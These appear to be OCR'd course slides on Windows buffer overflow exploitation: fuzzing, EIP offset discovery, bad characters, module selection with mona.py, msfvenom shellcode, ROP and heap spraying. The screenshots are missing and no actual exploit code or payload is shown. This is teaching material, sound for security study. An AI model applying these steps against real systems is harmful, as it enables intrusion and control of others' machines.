


Windows Buffer Overflow Exploitation: Perform Fuzzing

- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP** register, which further helps in injecting malicious shellcode




Windows Buffer Overflow Exploitation: Perform Fuzzing (Cont'd)




Windows Buffer Overflow Exploitation: Identify the Offset

Attackers use the Metasploit framework **pattern_create** and **pattern_offset** ruby tools to identify the offset and exact location where the EIP register is being overwritten



Windows Buffer Overflow Exploitation: Overwrite the EIP Register


- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**



Windows Buffer Overflow Exploitation: Identify Bad Characters

Before injecting the shellcode into the **EIP register**, attackers identify bad characters that may cause issues in the shellcode


You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars




Windows Buffer Overflow Exploitation: Identify the Right Module

In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**

In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection




Windows Buffer Overflow Exploitation: Identify the Right Module (Cont'd)



Windows Buffer Overflow Exploitation: Generate Shellcode and Gain Shell Access

Attackers use the **msfvenom command** to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server



Return-Oriented Programming (ROP) Attack


Return-oriented programming (ROP) is an **exploitation technique** used by attackers to execute arbitrary malicious code

An attacker hijacks the target **program control flow** by gaining access to the call stack and then executes arbitrary machine instructions by reusing available libraries known as gadgets

Gadgets are a collection of instructions that end with the **x86 RET instruction**

The attacker selects a **chain of existing gadgets** to create a new program and executes it with malicious intentions

ROP attacks are very effective as they utilize available and **legal code libraries**, which are not identified by security protections such as **code signing** and executable space protection




Bypassing ASLR and DEP Security Mechanisms: Heap Spraying

Heap spraying attack involves flooding the **free space** of a target process's memory heap by writing multiple **copies of malicious code** into specific memory locations by exploiting existing vulnerabilities such as buffer overflows

